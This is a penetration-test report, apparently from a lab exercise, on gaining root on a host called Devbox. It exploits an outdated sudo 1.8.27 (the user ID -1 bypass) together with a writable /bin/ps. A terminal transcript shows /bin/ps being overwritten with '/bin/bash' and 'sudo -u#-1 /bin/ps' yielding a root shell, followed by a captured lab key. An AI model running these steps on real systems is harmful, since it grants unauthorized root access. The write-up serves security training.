Ex0f0

Joshua Main-Smith

2020-11-16

Contents

Technical Report

Finding: Outdated Sudo Program

Risk Assessment

Devbox is running an outdated version of sudo that is vulnerable to an integer error allowing the user m.mason to run as root when executed.

Vulnerability Description

Sudo doesn't check for the existence of a user when given its ID. When **-1** is selected as the user ID, **0** is returned (the ID for root). Running **sudo -u-1 command** gives m.mason root access to the command the user is allowed to run.

Mitigation or Resolution Strategy

Update **sudo** to the newest version.


Attack Narrative

Connecting to Devbox

We connected to Devbox using the same method as described previously, i.e. we set up port forwarding on PfSense to connect via SSH from our attack host to Devbox (10.30.0.32). We were able to connect to Devbox using the credentials we discovered on Patronum on m.mason's account.

Obtaining Root

Since we had last connected to the **sudo** privilege has been re-configured for m.mason so that we can sudo **/bin/ps** as any user except root. This configuration can be seen in **/etc/sudoers**. As can be seen in the image below, the users on the system are **root**, **opp**, and **m.mason**.




```
# User privilege specification
root    ALL=(ALL:ALL) ALL
opp     ALL=(ALL:ALL) ALL
m.mason ALL=(ALL, !root) /bin/ps

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL
```

The version of sudo present on Devbox, which can be see with **sudo -V**, is 1.8.27. This version is vulnerable to an exploit that that takes advantage of a security bypass using sudo. This vulnerability allowed us to utilize an integer error where we can run **/bin/ps** as root. This by itself wasn't very useful, but using **ls -lar /bin/ps** we were able to confirm that we have write access to

/bin/ps.


Given what we knew, we decided to write directly to **/bin/ps** with the string **"/bin/bash"** so that when we executed **/bin/ps** as root using the security bypass described above we were able to gain shell access to Devbox as root (as seen in the image below).



```
m.mason@devbox:~$ ls -lar /bin/ps
-rwxrwxr-x+ 1 root root 133432 Oct 20 12:17 /bin/ps
m.mason@devbox:~$ echo "/bin/bash" > /bin/ps
m.mason@devbox:~$ cat /bin/ps
/bin/bash
m.mason@devbox:~$ sudo -V
Sudo version 1.8.27
Sudoers policy plugin version 1.8.27
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.27
m.mason@devbox:~$ sudo -u#-1 /bin/ps
[sudo] password for m.mason:
Sorry, try again.
[sudo] password for m.mason:
root@devbox:/home/m.mason# whoami
root
root@devbox:/home/m.mason# 
```


Finding the Key

Once we acquired root, we were able to read directories that we previously didn't have access to. One of these directories was **/home/opp**. We found an interesting file located under **Pictures** containing and image (as seen below).



```
root@devbox:/home/opp# pwd
/home/opp
root@devbox:/home/opp# ls *
bin:

Desktop:

Documents:

Downloads:

Music:

Pictures:
KeyScan.png

Public:

src:
nginx-1.3.9  nginx-1.3.9.tar.gz  snapd_2.37_amd64.deb

Templates:

Videos:
root@devbox:/home/opp# 
```

Once we transferred this image back to our attack host, we opened it with **xdg-open KeyScan.png** which revealed Key017.



```
KEY017:vsbJr5zWz5dh/BUQOrlxBw==
```